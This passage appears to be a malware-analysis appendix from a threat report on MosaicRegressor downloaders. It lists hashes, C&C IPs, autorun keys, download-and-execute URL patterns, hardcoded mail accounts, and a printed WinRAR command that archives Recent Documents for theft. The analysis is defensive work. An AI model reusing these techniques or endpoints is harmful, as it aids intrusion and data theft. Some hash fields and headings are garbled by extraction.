EUCCN//, " : " # EF BC 9A
EUCKR//, " : " # EF BC 9A
GB2312//, " : " # EF BC 9A
GB13000//, " : " # EF BC 9A
GB18030//, " : " # EF BC 9A
GBK//, " : " # EF BC 9A
ISIRI-3342//, "!: " # 21 3A
ISIRI3342//, "!: " # 21 3A
MS936//, " : " # EF BC 9A
MSCP949//, " : " # EF BC 9A
OSF0004000A//, " : " # EF BC 9A
OSF100203B5//, " : " # EF BC 9A
UHC//, " : " # EF BC 9A
WINDOWS-936//, " : " # EF BC 9A

```

Given the context of the string preceding the symbol and line feed symbols following it, the best match is the “FULLWIDTH COLON” Unicode character translated from one of the Chinese or Korean code pages (CP936 and CP949).

### BITS Downloader, extended, MSVC 10 version

|          |  |
|----------|--|
| SHA256   | 7eba9f6f9774c87fafc4aba403821fae73a50d387624d039d1b296cf0befca73 |
| MD5      | 72c514c0b96e3a31f6f1a85d8f28403c                                 |
| Compiled | 2017.10.07 12:12:33 (GMT), 10.0                                  |
| Type     | I386 Windows GUI EXE   |
| Size     | 57344  |

This module is similar to the “BITS Downloader, extended” but was compiled with a more recent version of Visual Studio and bears minor differences.

Mutex name used: “foregrounduu state”

Payloads downloaded and executed: “FileA.z”(“FileA.dll”), “FileB.z”(“FileB.dll”) and “FileC.z”(“FileC.dll”)

Exported function names executed from the payload DLLs: “CallA”, “CallB”, “CallC”, “CallD”, “CallE”.

|                      |   |
|----------------------|---|
| C&C URL              | <a href="https://103.39.109.252/insult">https://103.39.109.252/insult</a> |
| Unique ID (“EXE ID”) | Nli   |

### BITS Downloader, “HHDump.dll”

|               |  |
|---------------|--|
| SHA256        | b2982325d3231ba5959484b01f5b6492babd37f10a8736e6bf81b47253bc99eb |
| MD5           | 9aa47dceccb306a80101f47ab148578d                                 |
| Compiled      | 2011.01.03 07:36:03 (GMT), 9.0                                   |
| Type          | I386 Windows GUI DLL   |
| Size          | 58368  |
| Internal name | HHDump.dll   |

This module is a DLL version of a “BITS Downloader”. The library provides one exported function “SetFormName” that is empty; all the business logic is implemented in the DllMain function.

The DllMain function, when executed with the reason code of DLL\_PROCESS\_ATTACH, checks if the filename of the host process is equal to “vc9play.exe”. It then spawns its main thread if the filename matches.

|         |   |
|---------|---|
| C&C URL | <a href="https://43.252.228.84/quest">https://43.252.228.84/quest</a> |
|---------|---|

### Load.rem

The module checks for the presence of the file %APPDATA%\Microsoft\Windows\load.rem. If the file is present it follows in a new thread: it copies it to %APPDATA%\Microsoft\Windows\SendTo\load.dll, then loads the copy as a regular DLL and calls its function exported with the name "Load", if present. The copy is deleted if the module fails to load it as a DLL.

### Main thread

The module enumerates and cancels BITS jobs if their names contain a substring "first job" or "second job" and the length of the name is either 9 or 10. This is an improvement over the original "BITS Downloader" that checked for a contradictory condition that never becomes true.

The module creates a directory if it doesn't exist: %APPDATA%\Microsoft\Network. Due to a bug, it will not attempt to create the directory if a file exists with the same name, failing later when the directory is required. This directory is then used to store any temporary files, instead of %TEMP% in the original "BITS Downloader".

Files that are downloaded and executed in separate threads:

DFileA.dll fetched from %C&C URL%/%Computername%/DFileA.z

DFileD.dll fetched from %C&C URL%/%Computername%/DFileD.z

Files that are downloaded and executed in the current thread:

DFileC.dll fetched from %C&C URL%/%Computername%/DFileC.z

Exported function names executed from the payload DLLs: "CallA", "CallB", "CallC", "CallD", "CallE", "CallF", "CallG", "CallH", "CallI", "CallJ", "CallK", "CallL", "CallM", "CallN", "CallO", "CallP", "Final".

The signature of the function called "Final" is different from the rest: it takes 21 arguments that not only contain those passed to other functions but also the return values of the previous (Call...) functions called.

C&C communication period: 30 minutes

Remarks. "vc9play.exe" may refer to the component of software called "Virtual CD 9".

### BITS Downloader, "cryptui.sep"

|               |  |
|---------------|--|
| SHA256        | 2826815873d90ad38c5aeeed57c09385d6ad9a3cebaa18757f557a698e9f92b67e2b1bbffa7f05e7bf57ee60d162ef1e6f83b2e3fb5aa0da985add67af517901 |
| MD5           | 1c5377a54cbaa1b86279f63ee226b1df9f13636d5861066835ed5a79819aac28   |
| Compiled      | 2008.01.01 11:56:50 (GMT), 9.0   |
| Type          | AMD64 Windows GUI DLL  |
| Size          | 57856  |
| Internal name | aeinv64.dll  |

## MosaicRegressor: Lurking in the Shadows of UEFI

This module is supposed to be loaded by the payload of a BITS Downloader named "FileA.dll" and is in turn another variation of a BITS Downloader. It is very similar to "HHDump.dll". The following description includes only the differences.

The library provides one exported function with the name "RetrievePKCS7FromCA". The DllMain function is empty and the module doesn't have any checks for the name of the current executable.

The payload is loaded in the same way as "HHDump.dll"; the only difference is an additional optional call to the function exported with the name "CallQ" after the call to the function named "Final".

C&C communication period: 15 minutes

| Sample                           | C&C URL   |
|----------------------------------|---|
| 1c5377a54cbaa1b86279f63ee226b1df | <a href="https://103.243.26.211/bits">https://103.243.26.211/bits</a>   |
| 9f13636d5861066835ed5a79819aac28 | <a href="https://103.39.109.239/requy">https://103.39.109.239/requy</a> |

### BITS Downloader, 64-bit

|          |  |
|----------|--|
| SHA256   | bffe333c3470e6012924409b6aa48b20e9d12f181c0f6b03f50db64ddf7596a7 |
| MD5      | afc09deb7b205eadae4268f954444984                                 |
| Compiled | 2010.01.02 06:40:26 (GMT), 9.0                                   |
| Type     | AMD64 Windows GUI EXE  |
| Size     | 55808  |

This executable is based on the codebase of the "BITS Downloader" but also contains pieces of boilerplate code that later appeared in "BITS Downloader, extended". It is worth noting that the part of the code that checks for, and cancels, the BITS job by name uses the same name lengths as the first "BITS Downloader" (5 and 6) but the correct substring literals "first" and "second".

This version does not create any mutex.

C&C communication period: 15 minutes

This version uses the directory %APPDATA%\Microsoft\Internet Explorer to store its temporary files.

The module creates a text file %APPDATA%\Microsoft\Internet Explorer\%Computername%.dat and writes a hardcoded string in there:

LINE

The file is then uploaded to the C&C server using the same code that uploads the system information report in "BITS Downloader, extended".

The names of payloads, filenames and exported function names that are executed from the payload DLLs is identical to the one of "BITS Downloader, extended".

|           |                            |
|-----------|----------------------------|
| C&C URL   | https://144.48.241.32/bits |
| Unique ID | tnb                        |

### Curl-based downloaders

|          |  |
|----------|--|
| SHA256   | 230de38fc10b7c07af5aceb6ebbafa80c45c2b9123a7a167f85e8a05b5cf0db7b8425a5c05c01c1294ce75719049e1b4eab32c34cabe456c281f110976cf2ade25da7cc807578394716925afd30a9cc9d543e2fa2a2b25ce8f52160b3b4bc073 |
| MD5      | 9e182d30b070bb14a8922cff4837b94d61b4e0b1f14d93d7b1769819643882913d2835c35ba789bd86620f98cbfbf08b   |
| Compiled | 2017.12.13 03:24:47 (GMT), 6.0   |
| Type     | I386 Windows GUI EXE   |
| Size     | 208896   |

This is a standalone application built using a generic “Hello world” template of a Win32 GUI application.

All string constants relevant to the business logic are stored in Base64-encoded form.

The program creates a hidden window with the name “curl\_test” and class name “CURL\_TEST”. Then it follows into the C&C communication routine.

### C&C communication

The module downloads several files from its C&C server. The URL of the server is hardcoded and varies among the samples.

It may download modules specific to either 32-bit or 64-bit target systems, using the suffix “32” or “64” correspondingly. For each DLL file the download routine enters an infinite loop and continues to the next module only when the current file has been download without errors. Each attempt is followed by a predefined delay that is different for each sample.

The first file to download is the following:

URL of the C&C server/msreg\_32.dll or URL of the C&C server/msreg\_64.dll

The file is saved to: %APPDATA%\msreg.dll.

Next, the module attempts to download the files:

URL of the C&C server/wrtreg\_32.dll, saved to %TEMP%\wrtreg\_32.dll

URL of the C&C server/wrtreg\_64.dll, saved to %TEMP%\wrtreg\_64.dll

This library is then loaded, unloaded and deleted. The latter two libraries are downloaded and executed only if the file **msreg.dll** is is nnot present on disk.

Then the module continuously attempts to download another file:

**URL of the C&C server/%Computename%/PayloadName.dll**, saved to %APPDATA%\PayloadName.dll  
(%PayloadName% varies, see the list of names)

The previous version of the file, if present, is moved to a temporary filename with the prefix %TEMP%\34F and then deleted. Every time a new such file is successfully downloaded, the module starts a new thread to execute it.

### Payload ABI

The payload file is expected to be a regular Windows DLL. The code that interacts with the library is similar to the one used in BITS Downloader. The file is loaded using the standard LoadLibraryA API function. Then it resolves the addresses of functions exported with the names "ExpA", "ExpB", "ExpC", "ExpD", "ExpE", "ExpF", "ExpG". The functions, if present, are then consequently called. Every function has to take five arguments passed on the stack by pointers.

Depending on the returned values, the module can stop executing the exported functions, download files to disk or upload data produced by the function to the C&C server. The data is uploaded with HTTP POST request to the URL:

**URL of the C&C server/upload.php**

The POST request contains the part called "txt" as a file attachment, with its filename and contents provided by the exported function.

### Notable file properties

The binary is statically linked with libcurl and contains the version string "libcurl/7.49.1". According to the official [Curl website](#), version 7.49.1 was released on May 30 2016.

The language identifier of the file's resources is set to 2052 ("zh-CN"). One of the resources is its version information containing the application name "curl\_test".

### Variable parameters

#### C&C URLs

| Sample                           | C&C URL                |
|----------------------------------|------------------------|
| 9e182d30b070bb14a8922cff4837b94d | https://43.252.230.180 |
| 61b4e0b1f14d93d7b176981964388291 | https://43.252.228.179 |
| 3d2835c35ba789bd86620f98cbfbf08b | https://103.39.110.193 |

#### Payload DLL names

| Sample                           | Payload DLL filename |
|----------------------------------|----------------------|
| 9e182d30b070bb14a8922cff4837b94d | rftgb.dll            |
| 61b4e0b1f14d93d7b176981964388291 | sdfcvb.dll           |
| 3d2835c35ba789bd86620f98cbfbf08b | newplgs.dll          |

### C&C communication delay

| Sample                           | C&C communication period, min |
|----------------------------------|-------------------------------|
| 9e182d30b070bb14a8922cff4837b94d | 11                            |
| 61b4e0b1f14d93d7b176981964388291 | 8                             |
| 3d2835c35ba789bd86620f98cbfbf08b | 15                            |

### Curl-based downloader, extended

|                 |  |
|-----------------|--|
| <b>SHA256</b>   | 2c0df314dc9fa161f5f31369037f747a794e26cee6f8835cc37eef3077f782 |
| <b>MD5</b>      | 328ad6468f6edb80b3abf97ac39a0721                               |
| <b>Compiled</b> | 2010.01.01 12:37:47 (GMT), 6.0                                 |
| <b>Type</b>     | I386 Windows GUI EXE   |
| <b>Size</b>     | 208000   |

This module is built mostly from pieces of code found in the "BITS Downloader, extended". However, the C&C communication routines are similar to those found in the "Curl-based downloader".

Mutex name: "single UI"

Sets the autorun registry location: **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**, value **dsuiext=%location of the executable%**.

Every second the module checks for the presence of a kill switch file **%APPDATA%\Microsoft\exitUI.rs** and terminates if it is present.

The module enters an infinite C&C communication loop with a preset delay between each attempt.

### C&C communication

First, the module sends a test GET request using the URL of the C&C server and continues if the attempt succeeds. Then it collects system information and writes the results into a text file **%APPDATA%\%Computername%.dat**. The code that collects the system information is identical to the one found in the "BITS Downloader". Then the resulting file with the system information is sent to the C&C server in a POST request to **%URL of the C&C server/upload.php**. The code also checks if there is a file **%APPDATA%.dat** present on the disk and if so the file is uploaded instead.

The URL of the C&C server and the unique identifier ("EXE ID") are hardcoded in the binary and encrypted with a simple one-byte XOR operation.

### Payload

When it has finished uploading the system information report the program then attempts to fetch the payload from the C&C server. The business logic is similar to the one for "BITS Downloader, extended", with the following differences:

Files that are downloaded and executed in separate threads:

%APPDATA%\Microsoft\WebA.dll fetched from %C&C URL%/ %Computername%/WebA.z

%APPDATA%\Microsoft\WebB.dll fetched from %C&C URL%/ %Computername%/WebB.z

Files that are downloaded and executed in the current thread:

%APPDATA%\Microsoft\WebC.dll fetched from %C&C URL%/ %Computername%/WebC.z

Each DLL may have one or more exported functions named "FunA", "FunB", "FunC", "FunD", "FunE", "FunF", "FunG", "FunH", "FunI", "FunJ". Once finished, the program may delete the DLL file depending on the returned value. Depending on the data returned by the functions the module may upload or download the files from the C&C server.

|                      |                    |
|----------------------|--------------------|
| C&C URL              | https://117.18.4.6 |
| Unique ID ("EXE ID") | o                  |

C&C communication period: 15 minutes

### Curl downloader, "OINFO11.OCX"

|               |  |
|---------------|--|
| SHA256        | 4b03409184b3206f7e3a43ff9f7713722c9acd871dd961d918f66e65d92f43f9 |
| MD5           | 7b213a6ce7ab30a62e84d81d455b4dea                                 |
| Compiled      | 2010.01.01 12:27:15 (GMT), 9.0                                   |
| Type          | I386 Windows GUI DLL   |
| Size          | 176128   |
| Internal name | OINFO11.OCX  |

The module is a DLL based on the Curl-based downloader, extended. Only the differences are included in this description.

Mutex name: "Office Module"

The kill switch file is monitored in a separate thread. When that file is found, the module not only terminates the current process but also deletes the autorun registry value.

### Rich header dump

The 66 modules compiled with Visual Studio 6 are parts of the libcurl library identical to the one used in the "Curl-based downloader". The rest of the code was compiled with the more recent version 9 (VS 2008).

| Raw data           | Type    | Count | Produced by           |
|--------------------|---------|-------|-----------------------|
| 0093 521E 00000002 | sdk/imp | 2     | VS 2008 (build 21022) |
| 0096 4FBD 00000009 | unknown | 9     | 150 build 20413       |
| 0095 521E 00000009 | masm    | 9     | VS 2008 (build 21022) |

| Raw data           | Type    | Count | Produced by           |
|--------------------|---------|-------|-----------------------|
| 0083 521E 0000000B | cobj    | 11    | VS 2008 (build 21022) |
| 000A 2636 00000042 | cobj    | 66    | VS 6 (build 9782)     |
| 007B C627 0000000D | sdk/imp | 13    | VS 2005 (build 50727) |
| 0001 0000 000000A3 | imports | 163   | imports (build 0)     |
| 0084 521E 00000004 | c++obj  | 4     | VS 2008 (build 21022) |
| 0092 521E 00000001 | unknown | 1     | VS 2008 (build 21022) |
| 0091 521E 00000001 | linker  | 1     | VS 2008 (build 21022) |

C&C URL:

| Sample                           | C&C URL   |
|----------------------------------|---|
| 7b213a6ce7ab30a62e84d81d455b4dea | <a href="https://103.229.1.26">https://103.229.1.26</a>   |
| 17a11d22e491acb8c84f8636c3a41637 | <a href="https://103.30.40.116">https://103.30.40.116</a> |

Unique IDs ("EXE ID" in the report):

| Sample                           | Unique ID |
|----------------------------------|-----------|
| 7b213a6ce7ab30a62e84d81d455b4dea | mo        |
| 17a11d22e491acb8c84f8636c3a41637 | amb       |

C&C communication period: 15 minutes

Payload of the BITS Downloader, "FileA.z"

|                      |  |
|----------------------|--|
| <b>SHA256</b>        | c093c3e366ef0d4bd759a467842868cb1dd974c17e5230499707ec5bee5af304 |
| <b>MD5</b>           | 89527f932188bd73572e2974f4344d46                                 |
| <b>Compiled</b>      | 2008.01.01 11:58:02 (GMT), 9.0                                   |
| <b>Type</b>          | I386 Windows GUI DLL   |
| <b>Size</b>          | 46592  |
| <b>Internal name</b> | FileA.z  |

This module is a DLL library that matches the prototype of the payload of the BITS Downloader, extended and was discovered along with one of the downloader samples.

The library has an empty DllMain function and three exported functions with the names "CallA", "CallB", "CallC". The description of these functions follows.

### CallA

- creates the directory `%APPDATA%\Microsoft\Windows`
- deletes the file `%APPDATA%\Microsoft\Windows\mapisp.dll` and, if this fails, renames the file to `%TEMP%\Hx101.tmp`
- returns the values that result in the BITS Downloader, fetching the file "SecondA.z" from the C&C server to `%APPDATA%\Microsoft\Windows\mapisp.dll`

### CallB

- creates the directory `%APPDATA%\Microsoft\Windows\SendTo`
- deletes the file `%APPDATA%\Microsoft\Windows\SendTo\cryptui.sep` and, if this fails, renames the file to `%TEMP%\Hx102.tmp`
- returns the values that result in the BITS Downloader, fetching the file "SecondB.z" from the C&C server to `%APPDATA%\Microsoft\Windows\SendTo\cryptui.sep`

### CallC

- sets an autorun registry value : `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`, name `mapisp` to `"rundll32.exe \"%APPDATA%\Microsoft\Windows\mapisp.dll\",CryptoSysPrep`
- checks if the files "mapisp.dll" (called "file a") and "cryptui.sep" ("file b") are present
- writes a log of operations into the file `%APPDATA%\Microsoft\Internet Explorer\FileOutA.dat` and returns

Strings written to the log depend on the results of the preceding operations:

```
"second file successA"  
"file a success" or "file a error"  
"file b success" or "file b error"  
"registry set success" or "registry set error"  
"do move file a" or "do not move file a"  
"do move file b" or "do not move file b"
```

### WinRAR wrapper "load.rem"

|               |  |
|---------------|--|
| SHA256        | b47f8eda04def2df3d2c58199af5fdded338d08bee8fb3636f441a46bb3ff119 |
| MD5           | fa0a874926453e452e3b6ced045d2206                                 |
| Compiled      | 2011.01.02 07:00:22 (GMT), 9.0                                   |
| Type          | I386 Windows GUI DLL   |
| Size          | 43008  |
| Internal name | load.rem   |

This module is referenced and loaded by the downloader modules. It is a DLL with an empty `DllMain` function and one exported function with the name "Load".

### Load

The function is an infinite loop. Every five minutes it checks if there is a file named `%APPDATA%\Microsoft\Windows\LnkClass.dat`. If the file is present, it then executes

```
"%APPDATA%\Microsoft\Windows\LnkClass.dat" a -hpHFG5fv(*&# -r  
"%APPDATA%\Microsoft\Credentials\MSI36C2.dat" %CSIDL_RECENT%
```

Here, %CSIDL\_RECENT% is the location of the "Recent documents" folder. Although the original file named LnkClass.dat was not recovered, the command line is valid for a popular archiver called WinRAR – it is a command to store the contents of the "Recent Documents" folder in the archive named MSI36C2.dat encrypted with the password "HFG5fv(\*&#".

### Intermediate DLL loader "mapisp.dll"

|               |  |
|---------------|--|
| SHA256        | 2e7808e3cfabad45815b3de7b91ea39970e8d99c607c71cb70052cee0e140db4 |
| MD5           | 36b51d2c0d8f48a7dc834f4b9e477238                                 |
| Compiled      | 2008.01.01 12:03:43 (GMT), 9.0                                   |
| Type          | AMD64 Windows GUI DLL  |
| Size          | 41984  |
| Internal name | capisp64.dll   |

|               |  |
|---------------|--|
| SHA256        | a651af2ce8338d979e6c9d7eed4b3f5c4500602565d36025b3079f9f05afcb33 |
| MD5           | df1b910626a380bffa22a757f419135c                                 |
| Compiled      | 2017.10.07 00:02:20 (GMT), 9.0                                   |
| Type          | AMD64 Windows GUI DLL  |
| Size          | 41984  |
| Internal name | capisp.dll   |

This module is referenced by "FileA". It is a DLL with an emptyDllMain function and one exported function with the name "CryptoSysPrep".

### CryptoSysPrep

The function checks for the presence of additional DLL files and loads them in separate threads:

%APPDATA%\Microsoft\Windows\SendTo\cryptui.sep, called by function RetrievePKCS7FromCA

%APPDATA%\Microsoft\Network\sppsvc.sep, copied to %APPDATA%\Microsoft\sppsvc.tbl, then loaded and called by function "PlugA"

%APPDATA%\Microsoft\Network\subst.sep, copied to %APPDATA%\Microsoft\subst.tbl, then loaded and called by function "PlugB"

Any of these DLL files are deleted if the module fails to load them. The function never returns.

The sample df1b910626a380bffa22a757f419135c loads all libraries in place.

### E-mail downloader, “ehlwapi.dll”

|                      |  |
|----------------------|--|
| <b>SHA256</b>        | e3d63dc50b6a477e0361e71f80e133337bab1d11e809387e8e3a058614780b21 |
| <b>MD5</b>           | e2f4914e38bb632e975cff14c39d8dcd                                 |
| <b>Compiled</b>      | 2009.01.03 01:57:17 (GMT), 8.0                                   |
| <b>Type</b>          | AMD64 Windows GUI DLL  |
| <b>Size</b>          | 556544   |
| <b>Internal name</b> | netmgr.dll   |

This creates the mutex: “process attach Module”

It exports two functions, “Config” that just returns “3” and “Process” that spawns a new thread.

#### “Process” function

All strings related to the business logic are encrypted with a homebrew algorithm similar to RC4 with a hardcoded extended S-Box of 1024 bytes.

The module checks if there is a file present at `%COMMON_APPDATA%\Microsoft\Windows\user.rem`. If it is present, the file is copied to `%APPDATA%\Microsoft\dfsadu.dll`; then it is loaded and its export “MediaA” is called in a new thread.

Then the function enters an infinite loop. Every 20 minutes it tries to connect to a POP3S server “pop.mail.ru”. The module uses the first of two pairs of hardcoded credentials that worked.

| Login (password hardcoded but not shown) | Feedback e-mail address |
|--|-------------------------|
| thtgoolnc@mail.ru                        | thgetmmun@mail.ru       |
| thbububugyhb85@mail.ru                   | thyhujubnmtt67@mail.ru  |

The module attempts to download the first e-mail message from the mailbox into the `%TEMP%` directory using a temporary filename with the prefix “Ht”. If the download succeeds, it deletes the message via IMAPS using the same credentials.

It parses the MIME format using a code that appears to be similar to a widespread open-source class `CMimeMessage` (the class name is included in the RTTI information too). It extracts the message’s subject and continues if it is equal to “RepeatA”, “RepeatB”, “RepeatC”, “RepeatD”. If the subject matches one of the names, the attachment from that message is saved and decrypted and then copied with a DLL extension:

| Subject | Temporary DLL name |
|---------|--------------------|
| RepeatA | %TEMP%\RepairA.dll |
| RepeatB | %TEMP%\RepairB.dll |
| RepeatC | %TEMP%\RepairC.dll |
| RepeatD | %TEMP%\RepairD.dll |

The DLL file is then loaded and called by export "MediaA". Depending on the return value of that function, the DLL file may be deleted or left on disk. Also, the module may encrypt a temporary file produced by the function, and send it as an attachment of type "application/x-msdownload" with the name "attach.dat", to the "feedback" email address via SMTPS. The subject of the message is set to "MINE UPLOAD" and the "From" field is set to the login used to retrieve the incoming messages.

### OLE2 Equation dropper

MD5: 33F21AC73AFF4DFF71316795282A3D06 (OLE2 part)

This is a recovered part of a weaponized document. Since most related code and documents described in public reports are known to be RTF documents, this one could also have been embedded in an RTF document.

The OLE2 stream creation date for all the streams is 2019-02-02. It contains composite objects of types "Microsoft Equation 3.0" and "Microsoft OLE 1.0 Native". The Equation object uses a well-known exploit CVE-2018-0802 and the OLE 1.0 holds the EXE file that is decrypted by the shellcode of the exploit.

Several notable findings:

The OLE 1.0 Native CompObj stream contains the name in Russian "Пакет" along with the English name "Package". It also has a path inside "C:\Users\ADMINI~1\AppData\Local\Temp\8.t" that is used to drop the payload on disk.

The shellcode and the filename "8.t" are known to be produced by the "Royal Road / 8.t" used by several malicious actors.

The payload of the document is a dropper for a Curl downloader; the description follows.

#### Payload of the OLE2 dropper, "Data.dll"

|               |  |
|---------------|--|
| SHA256        | ab021048f3d2c61cfbef9d4fb54148e81b2f2c887589e3e6813eb8c1dba36468 |
| MD5           | 6dbb092e081c3e23d555c2a460b96187                                 |
| Compiled      | 2009.12.31 23:53:59 (GMT), 6.0                                   |
| Type          | I386 Windows GUI DLL   |
| Size          | 253952   |
| Internal name | Data.dll   |

The file is a DLL with four empty exports:

??OCData@@QAE@XZ

??4CData@@QAEAAV0@ABV0@@Z

?fnData@@YAHXZ

?nData@@3HA

## MosaicRegressor: Lurking in the Shadows of UEFI

The DllMain function decrypts (only the first 20 bytes are encrypted) and then drops an embedded EXE file to %TEMP%\store.exe and executes it. The EXE file is the "Curl-based downloader, extended"

### Launcher for the Curl downloader, "msreg.exe"

|          |  |
|----------|--|
| SHA256   | 35a476a77218128bd797c04b27f53049998c0951833e47b32455091d83ff4f02 |
| MD5      | a8516452fe7d4d5d2fd0685ccf8a64b2                                 |
| Compiled | 2017.10.27 00:28:56 (GMT), 10.0                                  |
| Type     | AMD64 Windows GUI DLL  |
| Size     | 58880  |

This library is a utility for launching the executable %APPDATA%.exe that is an instance of a Curl-based downloader. It just starts the executable from its DllMain function and returns.

### Winhttp-based downloaders, extended

These samples seem to be based on the same code for collecting system information as the downloaders using BITS and Curl and use the same text messages with non-ASCII symbols. However the code in these files uses WinHTTP API for connecting with the C&C servers and expects the payloads to be EXE files, not DLLs. The major differences follow.

The files contain RTTI information for two user-written classes called "CGetInfo" and "MyWinHTTP".

|          |   |
|----------|---|
| SHA256   | c2695ef5f3a400219caa2347f5b914c15d74a133efa24d96d121acfa7f95a67e64eabfc0612ac82eb80b8e955549b6a01899b712a99243d11e087828ca9e070adb8bfa6e227847c2ffa6e1c97d08280081426480ed9b2ce6af26a23fbd1334c0fdcea00a78e0263caa45205d09b107bd50a9696f59a66951e8b9afc42d54e02 |
| MD5      | 08ecd8068617c86d7e3a3e810b106dce1732357d3a0081a87d56ee1ae8b4d20574db88b890054259d2f16ff22c79144d7c3c4c4e7273c10dbbab628f6b2336d8  |
| Compiled | 2017.05.11 08:33:49 (GMT), 11.0   |
| Type     | I386 Windows GUI EXE  |
| Size     | 95744   |

|          |  |
|----------|--|
| SHA256   | 5c7a75d30713bb6873529efebd8bf0a28f8c3720ef4300804703dd33e2086fd0 |
| MD5      | 4769891fccc26c1583e0f21b1a18d2ba                                 |
| Compiled | 2017.05.04 13:34:51 (GMT), 6.0                                   |
| Type     | I386 Windows GUI EXE   |
| Size     | 73728  |

## MosaicRegressor: Lurking in the Shadows of UEFI

It sets the autorun registry location: `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`, value **Media=%location of the executable%**.

The program collects system information in a text file `%APPDATA%\Computername%`. The data is similar to the one collected by other "extended downloaders", but also includes the list of running processes (all samples except 4769891fccc26c1583e0f21b1a18d2ba), installed services (4769891fccc26c1583e0f21b1a18d2ba only) and information about mounted disks and the listings of their root directories. The text file is uploaded to the C&C server with a POST request to `%C&C server%/upload.php`.

The module downloads two executable files. The first file is saved in the `%STARTUP%` folder and the second one is saved in the folder named `%APPDATA%\Microsoft` and started immediately. The URLs and names of the files vary. The code also contains references to the file "repeat" but that file is never downloaded. Existing files, if they are present and are different in size, are moved into a temporary file with the prefix `%TEMP%\341` and then deleted.

Each file is downloaded from the URL constructed according to the format:

`%C&C server%/Computername%/filename%`,

i.e. `"http://103.195.150.106/Computername%/winword.exe"`.

The code uses WinHTTP API functions to communicate with its C&C server via HTTP. It uses the default system User-Agent string or "Mozilla/4.0".

### C&C addresses and file names

| MD5                              | C&C server      | Remote name  | Folder name         | Filename     |
|----------------------------------|-----------------|--------------|---------------------|--------------|
| 08ecd8068617c86d7e3a3e810b106dce | 103.195.150.106 | tasken.exe   | %STARTUP%           | tasken.exe   |
|                                  |                 | winword.exe  | %APPDATA%\Microsoft | winword.exe  |
| 1732357d3a0081a87d56ee1ae8b4d205 | 103.82.52.18    | cohost.exe   | %STARTUP%           | cohost.exe   |
|                                  |                 | winlogon.exe | %APPDATA%\Microsoft | winlogon.exe |
| 74db88b890054259d2f16ff22c79144d | 144.48.241.167  | cohost.exe   | %STARTUP%           | remote.exe   |
|                                  |                 | time.exe     | %APPDATA%\Microsoft | time.exe     |
| 7c3c4c4e7273c10dbbab628f6b2336d8 | 103.82.52.18    | cohost.exe   | %STARTUP%           | cohost.exe   |
|                                  | 103.195.150.106 | winword.exe  | %APPDATA%\Microsoft | winword.exe  |
| 4769891fccc26c1583e0f21b1a18d2ba | 150.129.81.21   | cohost.exe   | %STARTUP%           | cohost.exe   |
|                                  |                 | winlogon.exe | %APPDATA%\Microsoft | winlogon.exe |

## Modification with the “ID” field

|          |  |
|----------|--|
| SHA256   | f31034fffec424d6e4505318400ecc3b00f8c2107c1823510a037b11a49f0741f63ccdabade319cc73a3c5eb41a2877bdb70f4db8bf8414d49fd2f402845f27c |
| MD5      | 0d3da5adb9bb63c7fcb0185756601749 13773bc34a47124743c9836c6ff80695  |
| Compiled | 2018.01.29 02:57:16 (GMT), 10.0  |
| Type     | I386 Windows GUI EXE   |
| Size     | 87040  |
| SHA256   | eea31ce8f9ec828e040801df9faa911e7b70f29f23a70f24504f6ec02f3504ff   |
| MD5      | 7ac0189801242d5261ab5c0c43c7f8d3   |
| Compiled | 2018.02.01 06:36:46 (GMT), 10.0  |
| Type     | I386 Windows GUI EXE   |
| Size     | 87040  |
| SHA256   | fa116cf9410f1613003ca423ad6ca92657a61b8e9eda1b05caf4f30ca650aee5   |
| MD5      | d848d4ec24e678727b63251e54a0a5de   |
| Compiled | 2017.07.21 03:01:45 (GMT), 6.0   |
| Type     | I386 Windows GUI EXE   |
| Size     | 73728  |

This is a variant of a WinHTTP-based downloader that only collects basic system information and also reports a unique hardcoded “ID” similar to the “EXE ID” string used in other types of downloaders. the sample d848d4ec24e678727b63251e54a0a5de also collects the information about installed system services.

## C&C addresses and file names

| MD5  | ID  | C&C server     | Remote name  | Folder name         | Filename     |
|--|-----|----------------|--------------|---------------------|--------------|
| 0d3da5adb9bb63c7fcb0185756601749<br>7ac0189801242d5261ab5c0c43c7f8d3 | D01 | 144.48.241.167 | time.exe     | %STARTUP%           | time.exe     |
|  |     |                | cohost.exe   | %APPDATA%\Microsoft | cohost.exe   |
| 13773bc34a47124743c9836c6ff80695                                     | D01 | 43.252.228.75  | crss.exe     | %STARTUP%           | crss.exe     |
|  |     |                | winlgon.exe  | %APPDATA%\Microsoft | winlgon.exe  |
| d848d4ec24e678727b63251e54a0a5de                                     | D02 | 103.82.52.18   | cohost.exe   | %STARTUP%           | cohost.exe   |
|  |     |                | winlogon.exe | %APPDATA%\Microsoft | winlogon.exe |